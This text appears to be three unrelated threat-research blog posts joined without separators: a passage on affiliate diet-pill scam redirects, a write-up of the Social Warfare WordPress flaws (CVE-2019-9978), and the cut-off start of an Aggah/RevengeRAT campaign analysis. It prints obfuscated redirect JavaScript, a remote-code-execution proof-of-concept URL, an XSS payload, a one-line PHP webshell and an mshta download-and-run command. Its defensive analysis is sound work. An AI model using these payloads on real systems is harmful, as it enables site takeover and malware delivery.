pursuea=24; pursueb=[128,140,140,136,82,71,71,136,138,135,124,141,123,140,76,124,129,125,140,70,143,135,138,132,124,71,87,121,85,76,73,79,79,78,80,62,123,85,123,136,123,124,129,125,140,62,139,85,75,77,79,78,77]; pursuec=""; for(pursued=0;pursued<pursueb.length;pursued++) { pursuec+=String.fromCharCode(pursueb[pursued]-pursuea); } window.top.location.href=pursuec;

It’s just a basic array of integers, shifted in this case by “24”, that represent the ASCII characters which make up the URL.

>>> a = [128,140,140,136,82,71,71,136,138,135,124,141,123,140,76,124,129,125,140,70,143,135,138,132,124,71,87,121,85,76,73,79,79,78,80,62,123,85,123,136,123,124,129,125,140,62,139,85,75,77,79,78,77]

>>> "".join([chr(x - 24) for x in a])

'http://product4diet[.]world/?a=417768&c=cpcdiet&s=35765'

JavaScript Variant 2

Another JavaScript variant that I frequently saw used a simple string ordering obfuscation to hide the URL before it rebuilds it.

var kbgo361 = 'h';

var elqwcafz962 = 't';

var yxkqcakbda622 = 't';

var fwvpixzxqktl166 = 'p';

var a173 = 's';

var jxatwangn716 = ':';

var iqt449 = '/';

var zlovsta404 = '/';

var sp811 = 'on=';

var rdzvxyaxbo26 = 'xoa139';

var qzcdsfakgdfxrd419 = 'ment';

var j56 = '.lo';

var iwzarqkozwkt588 = 'ti';

var mbxctnfabkctpvqro857 = 'docu';

var vnv639 = 't-lines.co';

var fcieo806 = 'm/held.php';

var anmssiwwzfokxyxt304 = '?a=';

var ibtjenthjslooiilw172 = '1kB';

var ax83 = 'J&c=diet&s=10058';

var svxvv466 = '';

var bvengcktogsc110 = 'fastdie';

var xoa139 = 'ca';

var brndzqejxjhbvsro400 = '"';

if (rdzvxyaxbo26 = 'xoa139') {   

setTimeout (mbxctnfabkctpvqro857+qzcdsfakgdfxrd419+j56+xoa139+iwzarqkozwkt588+sp811+brndzqejxjhbvsro400+kbgo361+elqwcafz962+yxkqcakbda622+fwvpixzxqktl166+a173+jxatwangn716+iqt449+zlovsta404+svxvv466+bvengcktogsc110+vnv639+fcieo806+anmssiwwzfokxyxt304+ibtjenthjslooiilw172+ax83+brndzqejxjhbvsro400,916); 

}

This redirects the browser to a PHP file on a landing page server:

https://fastdiet-lines[.]com/held.php?a=1kBJ&c=diet&s=10058

Then this site uses a 303 “See Other” HTTP request to redirect to the final landing page. It’s worth noting at this point the parameters “a” (Affiliate), “c” (Campaign), and “s” (Sub) that are included in the above request.

https://fastdiet-lines[.]com/us/wykc/keto-all-desktop3?bhu=spctECr16tLfm14ZpdEZun3r45xPcSviq2L12u

3XX Redirect Chain

The last dominant style I’ll cover is a chaining of HTTP 3XX Redirection requests as illustrated in the example below.

Figure 7. 3XX Redirection chain

As an aside, all of the certificates I observed across these campaigns when HTTPS was used were issued by “Let’s Encrypt”, which offers free and automated certificate creation quite commonly abused by malicious actors.

While collecting these URLs, the 3XX style of redirection illuminated another area of clearly illegal activity. Over the past few months, I noticed a large influx in this style of redirect being pushed out and hitting my radar. While speaking with one of our customers to understand where they were receiving the initial URL’s from, they sent me some of the “hundreds” of e-mails they were receiving leading to these campaigns.

Upon closer inspection I determined they all followed a similar structure of one simple English word used as a subdomain to an unrelated second level domain. Below is a sampling to illustrate.

  • accept.beerandcupcakes[.]com
  • belief.saltwaterfall[.]com
  • card.fallingrockfilms[.]com
  • decision.welcometomydiabeticlife[.]com
  • else.pageinvestmentgroup[.]com
  • favor.bigislandroofing[.]com
  • glad.justinbieberfannews[.]com
  • heart.mkmarketingservices[.]com
  • ideal.modularelectronicsystems[.]com
  • just.eastcoastrandr[.]com

Out of the over 4,000 sites I further enumerated from PassiveTotal that both follow this naming pattern and had relationships to known landing pages, were 3,000 unique second level domains. I’ll come back to this point later but for now, just know that a majority of them resolved to the IP address “184.168.131[.]24” which is the GoDaddy URL shortening service, similar to “bit.ly” and “goo.gl”, but allows you to point a DNS A Record to the IP and manage where it will forward the user.

Figure 8. GoDaddy URL shortener/redirector

The primary difference here is that instead of compromising a WordPress plugin on an unrelated website, as seen in the previous campaigns, they were now using legitimate registrant accounts in a technique called “Domain Shadowing.” Additionally, at the scale I was seeing, it would seem likely that the person(s) behind it were going about it in an automated fashion, logging into these legitimate domain accounts and using a dictionary of simple English words to create subdomains pointing to their redirector.

The automated aspect of this can be further evidenced below when you look at the update time for the various domains and cluster them on that facet.

  • onlinebusinesstrainingacademy[.]org | GoDaddy.com, LLC | 2018-11-12T10:35:19.000-0800
  • onlinebusinesstrainingschool[.]org | GoDaddy.com, LLC | 2018-11-12T10:35:18.000-0800
  • onlinebusinessu[.]org | GoDaddy.com, LLC | 2018-11-12T10:35:18.000-0800
  • onlinejobtrainingacademy[.]com | GoDaddy.com, LLC | 2018-11-12T10:35:18.000-0800
  • onlinejobtrainingschool[.]com | GoDaddy.com, LLC | 2018-11-12T10:35:17.000-0800
  • onlineworktrainingschool[.]com | GoDaddy.com, LLC | 2018-11-12T10:35:18.000-0800

Each of these domains were created around the same time back in 2016 and visually appear related, even though they all used private registration with GoDaddy. They also all share a last updated WHOIS time within a few seconds of each other and this implies these were updated at the same time, likely because they are all related to the same registrant account.

Furthermore, you’ll find that it’s not a 1:1 mapping of subdomain to domain and quite a few subdomains are abused in this fashion per second level domain.

  • advantage.onlinebusinesstrainingacademy[.]org
  • principle.onlinebusinesstrainingacademy[.]org
  • speak.onlinebusinesstrainingacademy[.]org
  • text.onlinebusinesstrainingacademy[.]org
  • venue.onlinebusinesstrainingacademy[.]org
  • chat.onlinebusinesstrainingschool[.]org
  • sale.onlinebusinesstrainingschool[.]org
  • server.onlinebusinesstrainingschool[.]org
  • store.onlinebusinesstrainingschool[.]org
  • title.onlinebusinesstrainingschool[.]org
  • value.onlinebusinesstrainingschool[.]org
  • browse.onlinebusinessu[.]org
  • develop.onlinebusinessu[.]org
  • direct.onlinebusinessu[.]org
  • esteem.onlinebusinessu[.]org
  • guide.onlinebusinessu[.]org
  • main.onlinebusinessu[.]org
  • voice.onlinebusinessu[.]org
  • always.onlinejobtrainingacademy[.]com
  • ideal.onlinejobtrainingacademy[.]com
  • market.onlinejobtrainingacademy[.]com
  • set.onlinejobtrainingacademy[.]com
  • smart.onlinejobtrainingacademy[.]com
  • then.onlinejobtrainingacademy[.]com
  • venue.onlinejobtrainingacademy[.]com
  • branch.onlinejobtrainingschool[.]com
  • card.onlinejobtrainingschool[.]com
  • cheap.onlinejobtrainingschool[.]com
  • great.onlinejobtrainingschool[.]com
  • note.onlinejobtrainingschool[.]com
  • sight.onlinejobtrainingschool[.]com
  • stable.onlinejobtrainingschool[.]com
  • balance.onlineworktrainingschool[.]com
  • chief.onlineworktrainingschool[.]com
  • expect.onlineworktrainingschool[.]com
  • guide.onlineworktrainingschool[.]com
  • kind.onlineworktrainingschool[.]com
  • refer.onlineworktrainingschool[.]com
  • respect.onlineworktrainingschool[.]com

As you can see, this technique gives an attacker a much larger surface area of URLs to use than just compromising an individual website via WordPress plugins.

Affiliates in Crime

While looking at these URLs in bulk, one set of artifacts that kept standing out was the naming of the parameters. You have things like “click_id”, “subid”, “ad”, “CID”, etc. These all indicate a tracking system which is typical of affiliate advertising.

Affiliate advertising, in this context, is a perversion of traditional advertising that incentivizes individuals to aggressively push traffic towards a product by paying for views, clicks, and other activity. Wikipedia provides a slightly more palatable definition:

Affiliate marketing is a type of performance-based marketing in which a business rewards one or more affiliates for each visitor or customer brought by the affiliate's own marketing efforts.

Technically, there is nothing wrong with affiliate marketing, but when affiliates use less than scrupulous methods for traffic generation, it puts the onus on the marketing company (merchant and/or affiliate network) to filter out the bad apples.

Another important analytical point is that it is relatively simple to separate out individuals to blame for the illegal activity by having a basic understanding of how affiliate marketing works and analyzing the different styling of the redirections. They are paid by merchants to push traffic, however they can, to these deceptive websites. It’s possible, based on the parameters in use on the landing pages, for the merchant handling these services to track back this illegal activity to their affiliates they are paying and put a stop to it. But more often than not, the merchants themselves are providing the affiliates with the fake celebrity endorsement templates and are just as unscrupulous as the affiliates.

The merchants are very aware of who is abusing these systems but are making a profit and as this type of crime is rarely prosecuted, lack significant incentive to police the activity. I observed that victims frequently asked credit card vendors to cancel charges to these merchants and also complained directly to the merchants as well as organizations like the Better Business Bureau

Landing (Pre-Sell/Farticles) Pages

After enumerating out all of the relationships with the compromised servers and hijacked registrant accounts, based on their observed redirection activity in PassiveTotal, I was now left with a large grouping of landing pages to further analyze.

In the affiliate marketing community, these types of fake endorsement sites are called “pre-sells” and “farticles” (yes, farticles…fake articles). The pages intent is clear - get someone to believe the products may actually work if a celebrity endorses it. That’s a tactic as old as advertising itself.

You’ll also find these exact pre-sells being offered to affiliates by the affiliate networks and merchants.

Figure 9. Shark Tank pre-sell

Another interesting thing that I noticed while analyzing these pages is that each of the landing page sites contained other landing pages that I’d seen before, and some which I hadn’t, that were not currently in use. Even when the pages weren’t related to the domain, the templates for these other products still existed on those sites. This, to me, is a clear indication of a bundled package being deployed to the servers and, based on what I saw across multiple affiliate platforms, are typically products provided by the merchants themselves.

Below is the “burnfat4tips[.]com” domain illustrating multiple pre-sell pages at different URL paths.

Figure 10. Multiple campaign templates per site

By enumerating all of the URL paths from the pages submitted by our customers, I was able to identify 26 templates on just this site alone. I’m sure there are even more into which I don’t have visibility.

As mentioned previously, these landing pages do nothing more than attempt to elicit a click from the viewer. Every single link, “contact us” button, Facebook like, Twitter re-tweet, etc all point to the same resource – another PHP script which handles the redirection to the “miracle cure” sales page. Even when some of the pre-sell pages are promoting a different product, such as “CLA Safflower Oil” or “Turmeric”, these all eventually redirect to the “PureFit Keto” sales page for this particular campaign.

Going back a little, between June 12 – 15 2017, the redirect for the sales page in the Stephen Hawking variant changed their PHP file from this format:

togo.php?lnk=7e7525addd988e89&a=aER5clJOVnFSWGVFYjY4bW5DMkEyUmN3a3ZtRUxvUGYyck9FTFM3UTRKV1d6d0FsNmZuSWNGd1o2blp5UjFQWXc5ZktxNndJTGZXTFRYS2tVZnk1SngrUFlnQnRjdjVtSzUzYUdKY0cvdjN6Qk9WbDdFT0hyZ2lPVkJkTUhtS1dCNnJJTHdwaERuNzhPT25VMzdxbHlRPT0=

To this format which is the same as the other landing pages currently in use:

go.php?CID=416071&bhu=spctECr16tLfm14ZpdEZurodvXKKKLDhqn5feD

This could indicate a change in affiliate networks or a change in the way the affiliate network handles their tracking. While unraveling all of these threads, I stumbled upon an entirely separate industry for just this aspect of affiliate marketing and from what I observed, it was just as equally shady.

The “CID” here in the last example is likely used to represent “Customer ID” for the affiliate tracking and could prove useful for mapping actors out, even if we don’t know who it actually is. From the 575 sites that I was able to get the source HTML for, there were four CID’s in use across the campaigns spanning 2 years.

  • 411308
  • 414300
  • 414752
  • 416071

Sales Pages

The sales pages weren’t initially interesting to me given that the illegal activity seems focused in the affiliate arena, but that changed fairly quickly when I began trying to understand more about the core workings of the campaigns.

For the “PureFit Keto” product, you’ll be presented with a page that looks like the below.

Figure 11. PureFit Keto sales page

On the surface, it’s pretty straight forward. Lots of meaningless slogans and visual alert cues to try and persuade you into giving them money and buying the pills.

After being sent the CaesarV article previously mentioned, I wondered if there were other blogs or posts about these campaigns that could shed more light on the situation.

Back in 2016 MalwarebytesLabs researcher Jovi Umawing released an article about the Stephen Hawking page selling “Inteligen” (the miracle brain formula). One thing that caught my eye here was the sales page for this product.

Figure 12. Inteligen sales page

It looks very familiar. The three checks, a pill bottle, the input dialog, “rush my order”, etc. Given their penchant for templates, I wondered if other sites were the same.

Of course, not too long after, I found other articles from Jovi dating all the way back to 2014. In both, there is a TMZ page selling a weight loss product called “Garcinia Cambogia.”

Figure 13. TMZ pre-sell page

This was coupled with other screenshots Jovi provided for the sales pages that users were redirected to when clicking on any of the links.

Figure 14. Garcinia Cambogia sales page variant 1

Along with…

Figure 15. Garcinia Cambogia sales page variant 2

Again, having them lined up next to each other helps to illustrate the obvious template being used when building these sales page. All the way down to the “IN STOCK” warning banners across the top that can be seen on the most recent “PureFit Keto” site. It also shows that, for at least 4 years now, they’ve been creating the templates in parallel to the fake celebrity endorsement pre-sell sites.

After reviewing a few more articles I found regarding these campaigns, with the earliest dating back to mid-2013, I began to look at the actual sales page URLs and corresponding meta-data to see if anything stood out.

Keep in mind that in this chain of events, the “affiliates” are the individuals pushing the initial enticements, such as the e-mail spam. There is a demarcation that occurs in affiliate marketing at the point of the sales pages which appear to be run by the “merchants” who sell the products and provide the pre-sell pages for affiliates to use.

They, of course, can be one in the same person but I wanted to try and understand the other side of the fence since they are so entwined with the deceptive marketing side of the campaign.

Looking at the sites from the campaigns I was observing, both “inteligen[.]org” and “purefitketo[.]net” didn’t provide anything of note; however, the site, “naturalgarciniacambogia[.]net”, from Jovi’s blog over at MalwareBytes did.

Back on January 22 2016, about 6 days before removing their details, a WHOIS record revealed the name, e-mail, and organization which registered that particular domain.

Figure 16. WHOIS for "naturalgarciniacambogia[.]net"

JJR Media

To kick things off, I did a quick Google search for the “JJR Media” organization and immediately found its website, with plenty of examples on display of their sales pages.

Figure 17. JJR media website

They have multiple products listed, all with similar templates, and even a slightly modernized version of their older Garcinia sales page.

Figure 18. Updated Garcinia sales page

Of course, two hits on Google below the one for their main website you find one for the Better Business Bureau (BBB) and complaints against the “naturalgarciniacambogia[.]net” website. It provides more details on the actual business organization behind the web site, which I was surprised to find was incorporated. I’ve since learned that one of the driving factors that these affiliate marketers have in incorporating their businesses is so they, the individual, cannot be held personally liable when people start going after them for fraud and the like.

These websites are hosted alongside an affiliate marketing network for a business called “Express Revenue Inc.”, which, if you pivot further on the domains hosted by these organizations, you can see multiple sales pages like the ones discussed in this blog.

Figure 19. JJR Media passive nameserver

Focusing on the website “cbdlifereview[.]com”, which appears as though it is still being setup, it exposes an open directory of folders on the website.

Figure 20. Index of "cbdlifereview[.]com"

Each of these “lp” (landing pages) are the exact same deceptive pre-sell pages as described above by the FTC.

Figure 21. Jacobs CBD pre-sell pages

Additionally, the below image shows an affiliate “offer” site, wherein we can see that Express Revenue is offering to affiliates the Shark Tank pre-sell pages from advertiser “SLA Slim Quick” for campaigns.

Figure 22. Express Revenue Shark Tank

The FTC, Oprah, Dr. Oz, and NBC

Affiliate marketing scams like this are not new. Back in 2009, Oprah and Dr. Oz filed a lawsuit against hundreds of affiliates using the same type of “pre-sell” deceptive celebrity endorsement pages, which made national headlines. By 2014, the FTC was dragged front and center because of these fraudulent campaigns. There were literally thousands of these sites and affiliates, but I think it’s clear that the work done back this has done little to curb this still rampant activity.

From the FTC’s website on the event:


“Not only did these defendants trick consumers with their phony weight loss claims, they also compounded the deception by advertising on pretend news sites, making it impossible for people to know whether they were seeing news or an ad,” said Jessica Rich, Director of the FTC’s Bureau of Consumer Protection.

As I was investigating all of these campaigns, I shared frequent screenshots and updates of interesting tidbits with the rest of my team. A funny thing happened a few months ago when one of them was watching the Today show on NBC, who is the current pre-sell flavor of the week, and they ran a segment on this exact campaign. My colleague sent me a link to the video and in turn, an article they published about it.

In this case, the sales page was trying to sell a skin care product called “Liva Derma Serum” and it was brought to the attention of the shows frontrunner by a fan asking if it was real, and subsequently investigated by Gadi Schwartz and Lindsey Bomnin.

Now, before we continue on with this exploration, the next term we need to learn is “re-bill” and how it’s abused in this industry as a mechanism to scam people. That’s effectively what all of these campaigns are and, based on reading discussions in affiliate marketing communities, it’s one of the bigger cash cows.

Another Bill, Sir?

After you’ve lured the victim to your website, in tiny fine print that will never be seen, you include a line that says “if you don’t cancel your subscription within X days then you’ll be billed an absorbent amount of money on a reoccurring basis until you cancel.” You entice them with free products, or a trial run, to get your hooks in and then after they cover the initial cost of shipping, you slap them with large charges directly to their credit cards which may go unseen for multiple billing cycles.

Hopefully someone notices before it’s too late but more often than not, at least one cycle goes through and the merchants laugh all the way to the bank. At some point in the past, seemingly all of the affiliate marketing scams basically switched to this scheme because the payouts are bigger and there may be some legal wiggle-room due to that fine print. Every campaign described in this blog is a re-bill scam. Heck, even the affiliates know it’s unscrupulous but, as “bprimeelite” so tastefully stated: “in this world you either have to be the wolf or the sheep”.

Figure 23. Re-bill scam acknowledgement

To recap then –

  1. You have affiliates who spam links to get people to the pre-sell/landing pages and get paid a small amount of money for every user who successfully submits a valid credit card.
  2. You have “merchants” who run the re-bill scheme and potentially make $50-$100 per surprise credit card billing.
  3. You have an affiliate network which connects the merchants to the affiliates and acts as an intermediary who gets a piece of the pie from the merchants.

Looking at the Better Business Bureau’s (BBB) website provides a wealth of information on these affiliate networks and merchant businesses. It’s not uncommon to see warning like this for consumers:

BBB files indicate that this business has a pattern of complaints concerning: business not refunding the costumer and continued billing without customers knowledge. On July 7, 2014, the BBB sent a request to the business to address this pattern and what actions the business has taken to help eliminate the causes of complaints.

These BBB complaints highlight the “re-bill” scam in full effect.

01/13/2017

I signed up for a trial offer and they tried to charge my account $120 at two separate times. Notice this morning on January 13th 2017 that my account had been charged for $90 from this company. Then I proceeded to call the company and tell them that I had signed up for the trial that they had going on for $4.95.


12/12/2016

This company operates with deceitful business practices. They offer you a "free" product. You only have to pay minimal shipping. The free product enrolls you in an auto refill system and if you do not cancel your membership (that you are unaware you have) within 14 days you are charged $89.99 a month for additional product. On top of the hassle of unwittingly being charged for it, THEIR PRODUCT DOES NOT WORK!!

09/13/2016

I thought this was free, only had to pay 4.94 for shipping. I feel I was mislead.They have charged my account 89.99 for one bottle.Their advertising I received email saying free products of your choosing, all you had to do was pay for shipping.

All of this is allowed by the following line in the terms of service on the sales pages after you click a tiny link towards the bottom of the page.

I UNDERSTAND THAT THIS CONSUMER TRANSACTION INVOLVES A NEGATIVE OPTION AND THAT I MAY BE LIABLE FOR PAYMENT OF FUTURE GOODS AND SERVICES, UNDER THE TERMS OF THIS AGREEMENT, IF I FAIL TO NOTIFY THE Garcinia Active Slim NOT TO SUPPLY THE PRODUCTS DESCRIBED. BY PLACING MY ORDER, I PROVIDE MY ELECTRONIC AUTHORIZATION FOR FUTURE CHARGES AGAINST MY CREDIT CARD UNLESS I CANCEL. IN ADDITION, YOU DO NOT HOLD Garcinia Active Slim RESPONSIBLE FOR ANY OVERDRAFT CHARGES OR FEES THAT YOU MIGHT INCUR DURING THE ONGOING AUTO-SHIP PROGRAM.

Takedown Cures

This brings us to the question of “what can be done about it?” and unfortunately, the reality is there isn’t much beyond education, which this blog attempts to provide to the reader.

The FTC is aware and the celebrities and organizations being used are aware with some having taken legal action, but it still remains as problematic as ever - so what else can be done?

Well, as part of this research and data collection, after identifying a reoccurring pattern of abuse of GoDaddy services, I reached out to their Threat Intelligence team to see if we couldn’t tackle at least one aspect of these campaigns and hinder the perpetuation of the scams.

After writing some new scripts to automate and collect shadow domains for these campaigns and working with GoDaddy’s abuse teams, we were able to successfully identify and shut down over 15,000 subdomain being used across these campaigns.

Based on what we know from the dozens of publicly available “bit.ly” and “goo.gl” statistics of the initial URLs being spammed out to our customers, we are able to glean a little insight into the potential disruption this shutdown may have. On average, primarily with viewers from the United States of America, the links were each clicked 273 times. If even a fraction of the 15,000 plus subdomains received that many clicks per site, then it removed millions of potential targets these actors could prey upon.

A big win for everyone involved that will go a long way in protecting consumers.

Conclusion

Throughout this blog, I’ve tried to stress the importance of patterns at every phase of analysis to establish the behaviors for how these affiliates, networks, and merchants operate. The Internet has proved to be a breeding ground for nefarious activity and with so many moving parts, it constantly makes attribution and accountability more complicated.

While pouring over the forums, both private and public, for these affiliate marketers, you find that they are all very aware of the fraud that is rampant in their industry. In a lot of cases, they are even openly flaunting their “black hat” activities. They know that due to the anonymous nature of the Internet, the difficulty that the U.S. Government has faced when trying to prosecute these crimes, and how easy it has become to blend into the every-day background noise, there appears to be little risk to them for continuing with these scams.

It’s unfortunate to see how pervasive this advertising industry has become and it doesn’t appear to be slowing down anytime soon as long as the money keeps flowing in.

There are a lot of players in the affiliate marketing world, from the affiliates to the merchants and all of the networks in-between. Hopefully this blog helps to shine some light on how at every link in this chain there are shady, sometimes illegal, and almost always deceptive, business practices still being employed to scam hard working people out of their money.

Exploits in the Wild for WordPress Social Warfare Plugin CVE-2019-9978

On 21 March, researchers disclosed two vulnerabilities in Social Warfare, a very popular plugin in WordPress which adds social share buttons to a website or blog. One vulnerability is a Stored Cross-site Scripting Attack (XSS) vulnerability and the other is a remote code execution (RCE) vulnerability, both are tracked by CVE-2019-9978. Both vulnerabilities are present in versions 3.5.0-3.5.2 of Social Warfare: a fix was released on 21 March and is in version 3.5.3. Approximately 60,000 active installations were found at the time of writing which are potentially vulnerable until they update to 3.5.3. An attacker can use these vulnerabilities to run arbitrary PHP code and control the website and the server without authentication. The attackers may use the compromised sites to perform digital coin mining or host malicious exploit code. Unit 42 researchers found five compromised sites actively used for hosting malicious exploit code, which allows the attackers to control more websites.

In this blog post we provide new details on the root cause of the vulnerabilities, proof of concept code (PoC) to demonstrate the vulnerability, and information on attacks we observed in the wild as well as the scope of vulnerable sites.

Root Cause Analysis of the Vulnerabilities

Remote Code Execution (RCE) vulnerability

The root cause is located at social-warfare\lib\utilities\SWP_ Database_Migration.php:

Figure 1. WordPress Social Warfare handle $_GET['swp_url']

Figure 1 shows that the $array is constructed by $options which in turn came from a remote file located in $_GET[‘swp_url’]. We can see in line 250 in Figure 1, the $array will be executed by eval() function without any security checks, which causes the arbitrary code execution.

Stored XSS vulnerability

The vulnerability code is in the same file as the above RCE.

Figure 2. Code to update option

The root cause of each of these two vulnerabilities is the same: the misuse of the is_admin() function in WordPress. Is_admin only checks if the requested page is part of admin interface and won’t prevent any unauthorized visit.

Proof of Concept

RCE Vulnerability

We manipulated a file in an internal environmental server with the below content, which stores a phpinfo function inside <pre> tags. phpinfo() is a PHP function which shows the current state and environment configuration of PHP. It’s usually used as a remote payload demonstrating PHP execution.

<pre>

phpinfo();

</pre>

We then visited the following URI on the vulnerable site and found the phpinfo() function was executed:

http://<vulnerable-host>/wp-admin/admin-post.php?swp_debug=load_options&swp_url=http://***.***.***/phpinfo.txt

Figure 3. phpinfo() runs when the PoC request is sent

Stored XSS Vulnerability

We manipulated the configuration file in an internal environmental server with the below content:

<pre>

array (

  'analytics_campaign' => 'SocialWarfare',

  'analytics_medium' => 'social',

  'bitly_authentication' => false,

  'button_alignment' => 'fullWidth',

  'button_shape' => 'flatFresh',

  'button_size' => 1,

  'cache_method' => 'advanced',

  'ctt_css' => '',

  'ctt_theme' => 'style1',

  'custom_color' => '#000000',

  'custom_color_outlines' => '#000000',

  'decimal_separator' => 'period',

  'decimals' => 0,

  'default_colors' => 'full_color',

  'float_alignment' => 'center',

  'float_background_color' => '#ffffff',

  'float_button_count' => 5,

  'float_button_shape' => 'default',

  'float_custom_color' => '#000000',

  'float_custom_color_outlines' => '#000000',

  'float_default_colors' => 'full_color',

  'float_hover_colors' => 'fullColor',

  'float_location' => 'bottom',

  'float_location_page' => 'off',

  'float_location_post' => 'on',

  'float_mobile' => 'bottom',

  'float_screen_width' => 1100,

  'float_single_colors' => 'full_color',

  'float_size' => 1,

  'float_style_source' => true,

  'float_vertical' => 'center',

  'floating_panel' => true,

  'force_new_shares' => false,

  'frame_buster' => false,

  'full_content' => false,

  'google_analytics' => false,

  'hover_colors' => 'full_color',

  'last_migrated' => '3.0.5',

  'location_archive_categories' => 'below',

  'location_home' => 'none',

  'location_page' => 'below',

  'location_post' => 'below',

  'minimum_shares' => 0,

  'network_shares' => true,

  'og_page' => 'article',

  'og_post' => 'article',

  'order_of_icons' =>

  array (

    'twitter' => 'twitter',

    'linkedIn' => 'linkedin',

    'pinterest' => 'pinterest',

    'facebook' => 'facebook',

    'google_plus' => 'google_plus',

  ),

  'order_of_icons_method' => 'manual',

  'pin_browser_extension' => false,

  'pin_browser_extension_location' => 'hidden',

  'pinit_image_description' => 'alt_text',

  'pinit_image_source' => 'image',

  'pinit_location_horizontal' => 'center',

  'pinit_location_vertical' => 'top',

  'pinit_min_height' => '200',

  'pinit_min_width' => '200',

  'pinit_toggle' => false,

  'pinterest_fallback' => 'all',

  'pinterest_image_location' => 'hidden',

  'recover_shares' => false,

  'recovery_format' => 'unchanged',

  'recovery_prefix' => 'unchanged',

  'recovery_protocol' => 'unchanged',

  'single_colors' => 'full_color',

  'swp_click_tracking' => false,

  'swp_twitter_card' => true,

  'total_shares' => true,

  'totals_alignment' => 'total_sharesalt',

  'transition' => 'slide',

  'twitter_id' => '"><script>alert(/kow/)</script>',

  'twitter_shares' => false,

  'utm_on_pins' => false,

)

</pre>

Then we returned to the vulnerable WordPress host at http://<vulnerable-host>/wp-admin/admin-post.php?swp_debug=load_options&swp_url=http://***.***.***/1.txt

When you visit the Social Warfare page in the WordPress dashboard, you will see an alert as shown in Figure 4:

Figure 4. Alert shown when the administrator visits the dashboard

Exploits in the Wild

RCE Vulnerability

We also caught several samples exploiting these vulnerabilities in the wild, Figure 5 shows a POST request from one of the samples:

Figure 5. POST request for sample found in the wild

This code is the exploit for the RCE vulnerability and will manipulate a one-line webshell which allows the attacker to control the website.

<pre>eval($_REQUEST['wpaa'])</pre>

Stored XSS Vulnerability

Figure 6 shows decoded malicious JavaScript code exploiting the stored XSS vulnerability which redirects victims to an ads site. The attackers can get advertising revenue by doing this.

Figure 6. Decoded malicious JavaScript

Affected sites

We found about 40,000 sites that have installed this plugin, most of which are running a vulnerable version, including education sites, finance sites, and news sites. Many of these sites receive high traffic which we can see with Alexa global traffic rank in the left column in Figure 7:

Figure 7. Affected sites result from public WWW

Conclusion and Mitigation

There are many exploits in the wild for the Social Warfare plugin and it is likely they will continue to be used maliciously. Since over 75 million websites are using WordPress and many of the high traffic WordPress websites are using the Social Warfare plugin, the users of those websites could be exposed to malware, phishing pages or miners. Website administrators should to update the Social Warfare plugin to 3.5.3 or newer version.

Palo Alto Networks customers are protected from those two vulnerabilities by the following products and services:

  1. Threat Prevention Signature 55424
  2. PAN-DB blocks attacker’s C&C server IP and domain
  3. WildFire and Antivirus identifies and blocks exploitation payload

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org.
IoCs

Pastebin[.]com/0yJzqbYf

www[.]viamarkt[.]hu/readme[.]txt

netlabs[.]gr//images/code[.]txt

www[.]acne-school[.]ru//sites/all/modules/webform/tests/subform[.]txt

Www[.]tekmat[.]net/wp-content/uploads/2014/04/jpg[.]txt

Customcoverinc[.]com/images/banners/shopreadme[.]txt

37[.]59[.]55[.]45

192[.]99[.]35[.]149

192[.]99[.]35[.]63

94[.]23[.]255[.]34

8[.]47[.]64[.]2


Aggah Campaign: Bit.ly, BlogSpot, and Pastebin Used for C2 in Large Scale Campaign

Executive Summary

In March 2019, Unit 42 began looking into an attack campaign that appeared to be primarily focused on organizations within a Middle Eastern country. Further analysis revealed that this activity is likely part of a much larger campaign impacting not only that region but also the United States, and throughout Europe and Asia.

Our analysis of the delivery document revealed it was built to load a malicious macro-enabled document from a remote server via Template Injection. These macros use BlogSpot posts to obtain a script that uses multiple Pastebin pastes to download additional scripts, which ultimately result in the final payload being RevengeRAT configured with a duckdns[.]org domain for C2. During our research, we found several related delivery documents that followed the same process to ultimately install RevengeRAT hosted on Pastebin, which suggests the actors used these TTPs throughout their attack campaign.

Initially, we believed this activity to be potentially associated with the Gorgon Group. Our hypothesis was based on the high level TTPs including the use of RevengeRAT. However, Unit 42 has not yet identified direct overlaps with other high-fidelity Gorgon Group indicators. Based on this, we are not able to assign this activity to the Gorgon group with an appropriate level of certainty.

In light of that, Unit 42 refers to the activity described in this blog as the Aggah Campaign based on the actor’s alias “hagga”, which was used to split data sent to the RevengeRAT C2 server and was the name of one of the Pastebin accounts used to host the RevengeRAT payloads.

The Delivery

Our research into the Aggah campaign began with a delivery document sent to organizations in a single Middle Eastern country via an email on March 27, 2019. This email appeared to originate from a large financial institution in the same country, although it was likely spoofed. The subject of the email was “Your account is locked.” This initial delivery document was sent to organizations in one Middle Eastern country, specifically to organizations in the education, media/marketing, and government verticals. Four days later on March 31, we saw the same delivery email sent to a financial organization in a second Middle Eastern country. We later discovered that this delivery document was just one of many in a larger campaign sent to organizations in the United States, Europe and Asia targeting the same verticals as in the Middle East as well as Technology, Retail, Manufacturing, State/Local Government, Hospitality, Medical, Technology, and other Professional business. The related documents were functionally similar, so we will describe the original sample we analyzed.

The email sent on March 27 had a Word document attached with the filename “Activity.doc” (SHA256: d7c92a8aa03478155de6813c35e84727ac9d383e27ba751d833e5efba3d77946) that attempted to load a remote OLE document via Template Injection. When “Activity.doc” is opened, it displays the image in Figure 1 as a lure in an attempt to trick the user into enabling content to allow macros to run. The lure suggests that the user must open the document in the desktop versions of Microsoft Word, as macros do not function in the online version of Word in Office 365.The “Activity.doc” file does not contain a macro, but the OLE document that it loads from the remote server does contain a macro.

Figure 1. Lure image used in Activity.doc to trick user into enabling macros

Activity.doc Analysis

The delivery document uses Template Injection to load a file hosted on a remote server. Figure 2 shows the contents of the delivery document’s footer that attempts to load a remote OLE document from hxxps://static.wixstatic[.]com/ugd/05e470_b104c366c1f7423293887062c7354db2.doc:

Figure 2. Footer in Activity.doc showing remote OLE location

The remote OLE file loaded in the footer of Activity.doc file is actually an RTF file (SHA256: 5f762589cdb8955308db4bba140129f172bf2dbc1e979137b6cc7949f7b19e6f) that loads an embedded Excel document with a heavily obfuscated macro that contains a significant amount of ‘junk’ code. The purpose of this macro is to decode and execute the following URL via the "Shell" command:

mshta hxxp://www.bitly[.]com/SmexEaldos3

The command above uses the built-in “mshta” application to download the contents of URL provided, in this case a shortened URL using the Bit.ly service. During WildFire's analysis, the shortened bit.ly URL redirected to hxxps://bjm9.blogspot[.]com/p/si.html, as seen in the “Location” field of the HTTP response in Figure 3.

Figure 3. Bit.ly shortened link pointing to blog hosted at Blogspot

